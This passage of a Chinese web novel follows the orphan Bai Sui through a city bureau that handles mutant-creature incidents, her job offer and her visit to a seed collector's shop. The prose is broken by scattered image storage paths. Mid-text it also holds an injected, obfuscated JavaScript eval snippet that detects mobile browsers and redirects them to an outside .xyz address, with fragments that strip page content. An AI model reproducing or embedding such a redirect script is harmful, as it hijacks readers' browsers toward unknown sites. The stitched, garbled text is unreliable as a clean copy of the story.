真理塔,屹立在市中心的零市最高建筑,没有任何公共交通可以通向它。原主对它的印象似乎就是中央办公处,看来不仅如此。 操心完案件,于静岳又来操心柏穗:“你住哪儿?家里人知道你大半夜地跑来这儿吗?” “远郊。我家里就我一个。” 赵甫笑笑:“我们都差不多。” 凌晨四点,四孤儿未眠。天还没亮,零市已经渐渐有了动静。 三两路人时不时蒙着头路过,此处离市中心还有段距离,不少大大小小的帮派横踞在附近。大家都不想惹事,除了走路和骑车的声音,交流声很少。 头顶蛇形缠绕的那些飞铁管道还未到上班时间,鲁鸢问柏穗:“你怎么回去?” “我等到六点‘062’供应点开市,买完菜再回去。” “让她到你们那睡会儿,我就不去了。”于静岳对鲁、赵两人讲。 她这一说,本来还挺精神的柏穗又想打哈欠了。 见两人有点犹疑,于静岳说:“不违反规定吧?” “你不去看看吗?”鲁鸢忍不住问道。 于静岳眼底柔和,微笑着回答:“我去就违反规定了吧?” 4. 诚邀你入职 于静岳最终还是没来。 “你们竟然还有正经办公地点?”一栋看起来普普通通的建筑下,柏穗对鲁鸢说。 由于是凌晨,门口静悄悄的,但是里面灯光亮着,能看到人影晃动。 鲁鸢走到大门旁的扫描仪下,机器用一种调皮的语气说道:“开始扫描——扫描完毕,一级管理员,鲁鸢,请进。” “我们看起来只配流浪吗?”赵甫则指指胸前宝蓝色徽章,点点棒球服袖子,“咱都是有编制的人好吗?” 柏穗:“好的。” “柏穗你先去扫描。”鲁鸢倚在已经自动敞开的门口,回头对柏穗讲。 柏穗仰头直视天花板上的扫描仪,它呈圆球状,没看见轨道,但是可以随意地移动。圆球中心有一个红色亮点,外壳时不时合上,像只筑巢在屋檐下的小鸟,正眨着眼睛看她。 柏穗边看着扫描仪来回移动,听着鲁鸢正色说:“地下市场空间经常会出现有攻击性的生物,我们其实是顺便管理市场秩序。事实上,那些生物也不止出现在地下市场。” “为什么不关闭那里呢?” “警告!非管理员不得入内!”扫描仪发出“哔哔”的报警声。 “我带来的,别吵!”鲁鸢对扫描仪大声喝道,随后回答柏穗的疑问,“一开始市场入口其实是在地铁站中心,后来真理塔派人试图堵住入口,不让人进入。但是入口跟真理塔对着干,真理塔堵,入口就往外移,直到入口变成了现在这样,真理塔才放弃了。 “既然入口存在,就无法阻止人进入。真理塔对地下市场的交易也是睁一只眼闭一只眼,只要不大肆宣传或者惹出大乱子,都是默认可以的。” 扫描仪被鲁鸢凶了一句,默不作声地继续扫描赵甫,红色亮点一闪一闪,像在抗议。 “不过......息盘这个入口你是怎么知道的?这个入口一般来说只有管理员进出。” “符律师告诉我的。” “是符律师啊,我猜也是。客户有需求时她总给人推荐息盘这个入口,真是的,和她说过多少次不要往外传了。”鲁鸢带着柏穗上了平梯,去往五楼办公室,赵甫则收到紧急通知,留在一楼查看新送来的伤员情况。 鲁鸢很有分寸地没问柏穗十七八岁的年纪为什么会用到律师。 平梯静静运作,柏穗能看到每层楼都有两三个和鲁鸢赵甫一样值夜班的工作人员——只有第三层例外,似乎没有人在那一层,大多数灯也是暗的。 “吸血守宫这种生物的存在真的合理吗?”有着黄色弧线的深绿色狭窄后背和奇异的三颗眼珠又浮现在柏穗眼前。 “吸血守宫啊,问大自然咯。听说以前人类社会不是现在这样,所以自然也有大变化,不是很正常吗?”到达五楼,鲁鸢将柏穗引到她的办公室。 管理局内部大多是棕红色的墙面,鲁鸢的办公室外墙却刷成了深红。坚硬的门上有一块屏幕,检测到有人经过便亮起,显示出几个白字:“一级管理员,鲁鸢”,和大门扫描仪播报的职称一样。 “管理员也分等级?赵甫也是一级?” 办公室门自动解锁,眨眼间变成一层淡淡的黄色光幕。鲁鸢抬脚迈入,光幕有一瞬闪成白色。 柏穗探出手指,接触到光幕时,光幕又变红了。 “进来吧,没事。”鲁鸢一挥手臂,光幕恢复正常的淡黄色,“管理局的所有职工都叫‘管理员’,在此基础上,除了两位局长,一共分为三个等级。 “一级,比如我和赵甫,就是负责现场处理B级及以上警告事件的管理员。但这之中也有不同,赵甫就偏向治疗,战力不如我。 “二级,就是后备管理员,负责辅助处理高等级警告事件和在地下市场等警告易发地巡逻。 “三级管理员则基本上都是文员。” 好简单的职称体系......柏穗猜测办公室墙壁颜色可能就和职称挂钩。 鲁鸢的办公室布置得很简洁,分为两个隔间,每个隔间都和柏穗整个家的面积差不多。 一个隔间摆着办公桌、文档柜、一张沙发和几把椅子。办公桌上没多少东西,显然鲁鸢不太喜欢坐在办公桌后面。 另一个隔间相当于休息室,单人床整洁得像刚被打理过。 忽然,两个房间的隔墙变成半透明,墙后出现一个黑影。 “管理员回来了,管理员回来了。我要离开了。”一个半人高的小机器人慢悠悠从墙后出来,它的上半身四四方方,下半身不是“双腿”,而是一个大轮子。 鲁鸢随手拿起办公桌上一张废纸,揉成团抛向它:“嘟岛,又躲在我办公室偷懒!” 嘟岛轮子灵活地转向地上的纸团:“检测到垃圾,清理中——” 它的双臂多节,外壳僵硬但行动起来柔软如章鱼须。它卷起纸团,再伸展胳膊时纸团就消失了:“嘻嘻,管理员再见。” “嘟岛?” “管理局的老机器人了,负责打扫和整理之类的杂活。按版本来说其实早该被淘汰掉的。”鲁鸢眼看着嘟岛通过了没动静的光幕向右拐远,才对柏穗解释说,“名字叫着‘督导’,却总被人发现偷懒,还要我们督促它。” 蛮可爱的嘛,比“062”的摊主机器人可爱,柏穗在心中拉踩,嘟岛至少没让自己头疼。 “话说回来,你是第一次遇到警告事件?真幸运呐。” “我偶尔才来市区一趟,郊区这种动物是不是少些?” “嗯——异变动物确实集中在市里。不过,第一次的话......你不累吗?” 柏穗确实累了,身体上熬夜奔波,精神上先是受到吸血守宫的刺激,刺激感消退后只剩满满的疲乏,很快就在管理局内鲁鸢的专属小床上睡着。 等柏穗睁开眼,却发现自己正坐在家里的沙发上。 “这是......郊区?我不是在管理局吗?”柏穗眼前忽然出现屏幕,上面是她的电子病历单。 “噢,原来我刚找出病历单啊。” 自穿越以来,柏穗就时不时头痛和咳血,本来准备去医院看病,但囊中羞涩一拖再拖,直到某天找到了隐藏在她手环中上锁的病历单。 密码被她试出来是“0923”,不是她的生日,印象中没什么特别的含义。 病历单上啰里八嗦写着“患者神经体系发达”“心肺功能衰竭”“疑似肿瘤”“难以判断具体病种”之类的话,总而言之就是“该患者没几个月好活了”。 柏穗仿佛早有预感,也不太意外,情绪像一根没有起伏的直线。 面前的电子病历单忽然下落,转换成轻飘飘的一张纸,油墨印刷的患者名字不是“柏穗”,而是“元松卓”。 元松卓......不是自己资助人的名字吗? 柏穗从有记忆起就没见过自己的家人,她在福利院长大,虽然乖巧听话,但一直不愿意被人领养。 她渴望“家庭”的温暖,但又害怕曾经抛弃过她的“家庭”。家庭对她而言只是一种二维的概念。 由于在学校成绩优异,柏穗每每被福利院当作典范来表扬和宣传,作为福利院名声的跳板。这倒无所谓,毕竟他们对她确实很包容。 当元松卓向福利院要求资助一个女孩时,柏穗自然而然成了同龄人中的首选。因此从上高中开始,元松卓就是柏穗的资助人。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389589|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 她没见过元松卓,只是经常和她发短信联系。 “元姐姐,我这次只考了年级第二。” “没事的,小穗,你已经很棒了。” “等到高考后我能和你见面吗?我想当面感谢你。” 元松卓没立即回复,过了半小时她说:“好。” 柏穗高兴得又刷了一张数学卷子。 画面跳转,柏穗耳边传来她曾经想拼命记住的声音,声音若有似无,但她知道来自谁:“抱歉高考的时候我没能陪你,小穗你真的很厉害。” 柏穗一愣神,发现自己正抱着攒钱买的百合站在一张病床前,病床上躺着她心心念念想见到的资助人元松卓。 她看着元松卓凹下去的侧脸和一旁插着的呼吸机,不敢相信自己的资助人竟然生了如此重的病,还把余钱留出供她上学。 “小穗,我没几天了,银行卡里的钱足够你上完大学。你是好孩子,别哭呀。” 梦境结束前元松卓躺在病床上,床头百合映着她的脸,她虚弱地朝她笑:“你要好好活着呀,小穗。” 柏穗醒了,她用手掌抹去眼泪。 自从元松卓在她大一那年不幸离开人世,她的人生格言就变成了“只要还能看见这一天的太阳升起,就要有见证月亮落下的决心”。 活着也是活着,万一有生之年能得到五千万爽一把呢? “做噩梦了?”一个声音突兀地打断沉浸在情感中的柏穗,“第一次遇见警告事件做噩梦也正常。” 在宽大的办公桌前,鲁鸢双脚翘在桌上,背靠着椅子转悠。 “你第一次遇到警告事件的时候做噩梦了?”柏穗掀开被子,淡淡地说。 “我可没有!”鲁鸢把腿放下来,走到柏穗跟前,“小刀这种体外精神链接工具,你以前用过吗?” “没有。我以为这种东西还没生产出来。” “早几年间就生产出来了,只是没有大规模使用而已。它的生产和使用条件太严苛了。” 此话怎讲? “首先,市面上你能听说的、见到的失败品,都是没用对材料。” “其次,对使用者的条件要求才是没有大规模使用的重要原因。”鲁鸢用手指点点脑袋,“上市前,闻雾公司找了很多试验者测试使用效果,但是几乎没有人能成功链接设备。” “可能是设备自己的问题呢?” “不,有一个人成功链接了。但是使用途中,由于接受不了设备对他神经的压迫,他沦为了痴呆,然而设备仍然和他精神链接在一起。为了防止他随意伤人,公司给他家人一大笔赔偿金,把他秘密关押在没人知道的地方。” “这么可怕?”柏穗手托起小刀,想起几个小时前用它“大战一场”后,还没擦拭刀身。打开小刀一看,上面干干净净,仍然静静反射着灯光,一丝划痕都没有。 “所以现在像我这种安装能和神经直接相连的义体才是主流,相较而言对于大脑压迫很浅。”鲁鸢活动手指,炫技般点燃几小簇火焰。 “可是我没有感觉啊。”轻微的热浪扑面而来,柏穗偏过头想躲,鲁鸢却熄灭火焰,捧着柏穗的脑袋左看右看,手掌还有火的余温:“一点没有?不会已经变傻了吧?” “相反,我感觉脑子里很舒服很......‘流畅’?” 鲁鸢用一副很奇怪的神情看着柏穗:“你要不要来我们局办事?” “啊?”柏穗露出茫然的表情。 “没听懂?诚邀你入职,行了吧。”鲁鸢在“诚邀”两个字上加重语气, “为什么?” “日薪七千。” “我加入。” 5. 铃兰庇护所 “不过你要先实习几周,辅助管理员进行任务。在这期间薪水就按任务次结。一次任务一万,怎么样?” 听着鲁鸢安排,柏穗突然意识到,所谓“任务”是处理类似“吸血守宫”那样的警告事件,而那才是B级警告,B以上还有A,还有S…… “呃……我要是在任务中受伤了怎么办?” “受伤?你会被送到一楼接受治疗。我们有全零市普通人能接触到的最精良的治疗舱。这你放心,我们一定会尽力的。” “尽力”?这词不是很妙啊。 不过高风险高回报,柏穗能理解,况且作为一名“辅助”,想必任务中也不会要求她太多。 回想穿过吸血守宫群的经历,柏穗又觉得似乎没有那么难,当时她也可以算是提前作为辅助参与任务了,虽然仅仅是做到了自保。 如果上升到处理整桩事件,则意味着要在自保的前提下将变异动物清理干净。 不过话说回来,她也只是“辅助”而已。 柏穗原本决定去“062”供应点买菜,但是在鲁鸢的小床上睡了两小时后改变了主意,打算先前往拜访于静岳口中的“种子收藏家”。 鲁鸢递给她一袋营养剂,“给,早餐,省得你买。” “你们局的人就吃这个啊。”柏穗接过黄色袋子,包装上没写生产商,可能是独家供应给管理局的。 市面上都买不到的东西你们日常吃,真是恭喜啊。 “什么你们局,是‘我们局’。”鲁鸢耳尖微红,“还没到发饭时间而已!你不是要走吗,先吃这个垫垫。” “我只是实习生。”柏穗耸耸肩,“你不饿不困吗?” 鲁鸢回道:“上夜班当然‘晚饭’吃得晚喽.....不过对我们来说应该是‘早饭’?” 柏穗拧开盖子,捏着黄袋往嘴里挤。营养剂口感像粘稠的果冻,吃起来有淡淡的香味儿,不甜也不咸。 鲁鸢看着柏穗品尝营养剂,柏穗仅仅睡了两个小时但精神很不错的样子,说:“你很适合上夜班嘛。” 柏穗不想过把晚餐当早餐吃,把早餐当晚餐吃的日子,狠狠咽下营养剂,解释道:“昨晚来之前提前睡了几个小时。” 柏穗这个年纪还在长身体,早睡早起的重要性她在前世已经体会到了,她这辈子还想长高点,比如和于静岳差不多高。 实际上,柏穗昨天想到凌晨要来废弃地铁站就兴奋地睡不着,写作业期间还时不时看看地图,刷刷道鸣。 道鸣上当然没有与地铁站是地下市场入口这回事相关的信息,柏穗只是大致查明了息盘地铁站的来头,不过它既没有特别的背景,也没有独特的故事,普普通通像是路边随处可见的铁块儿。 鲁鸢存疑地点头:“是吗?” 话说完,鲁鸢转头看向办公室门,柏穗也跟着朝门口方向看去。只见门再次被黄色光幕取而代之,赵甫站在门口,光幕在他穿过的刹那从中心褪成白色,这种状态未多停留片刻就又恢复成原样。 赵甫朝两人打了个招呼,面朝柏穗说:“听于姐说你要去海冲路?” 零市市区整体呈一个正三角形,海冲路比管理局更远离市中心。零市过去在海里,海冲路是地势最低点。 “有这样一种传言,说海冲路是零市的地势最低点,阴气最重。”赵甫阴森森地说,柏穗看着赵甫两个快成半圆的黑眼圈,觉得还是忙了整个夜班的赵甫阴气最重。 “你们还信这个。”柏穗吃完一包营养剂,小小一包竟然让她有八分饱,她把包装卷起来在鲁鸢的示意下放在她桌上。 “信这个的人可不少。”赵甫似乎意有所指,但终究没详细多说。 柏穗在海冲路附近下了飞铁,没察觉到这片区域有什么阴气阳气,但地势低是真的,海冲路上的楼房的三四层才和别的地方的平地海拔相近。柏穗要找的五层,就差不多相当于管理局二楼高度。 829号......柏穗乘着平梯到达三个臂展宽的店铺门口。 柏穗照着店铺门头念出声:“净土?” “净土”两个大字深深地刻在一块木板上,笔画粗旷有力,木板外套着一层防腐蚀的透明材料。这就是海冲路829号店铺的招牌。 店面门口封闭,看不到门缝,只留了一个人头大小的窗口。 然而窗口也关着。 柏穗扫了一圈,除了窗口旁边贴着一张A2海报,店面外没有任何灯光和装饰物。 “到了晚上会被藏在霓虹灯光的阴影里看不到吧。”柏穗心想。 她上前用指关节敲敲窗口:“有人在吗?” 等了几秒,无人应答,只有身后平梯运行的“嗡嗡”声一直响着。 柏穗指关节再次移到窗口上,还没敲,店铺里面传来东西打翻的声音,接着是脚步声“咚咚咚”跑来。 在柏穗的期待中,窗口——还是没打开,但她终于听见一道清脆的女声:“来参观种子收藏的吗?10彗钞一人。” “我想买种子” “来参观种子收藏的吗?10彗钞一人。” “我说我想……” “来参观种子收藏的吗?10彗钞一人。” “……怎么付?” “和旁边海报上的‘钩吻’种子图片碰一下就好了哈。” 钩吻种子? 柏穗扭过头仔细看,海报用的最普通的纸质,整体褪色严重,即便海报标题用了夸张的字号,柏穗仍然一番辨认后才看出是“高价收钩吻种子”这几个字,下附一张棕黑色种子的照片。 她预感不妙,种子收藏家不会还没收到钩吻种子吧。 也罢,来都来了,还是问一下。就算是最差的情况,说不定也能多点线索。 而不付门票钱,店主看上去不会回答任何问题。 “十彗钞到账。欢迎光临。” 伴随收款播报,这回是一阵钥匙串互相碰撞发出的声响传来,接着“咔嗒”一声,钥匙扭动,门开了。 一个扎着黑色麻花辫的小女孩说道:“请进!” 她的眉毛浓密,眼睛清亮,长着一张鹅蛋脸,年纪只有十四五岁左右,柏穗原本以为于静岳口中的“种子收藏家”至少也该四五十岁了。 比起店主的年龄,一家市区店铺的大门还在使用常见金属做成的钥匙和门锁更让柏穗惊讶。 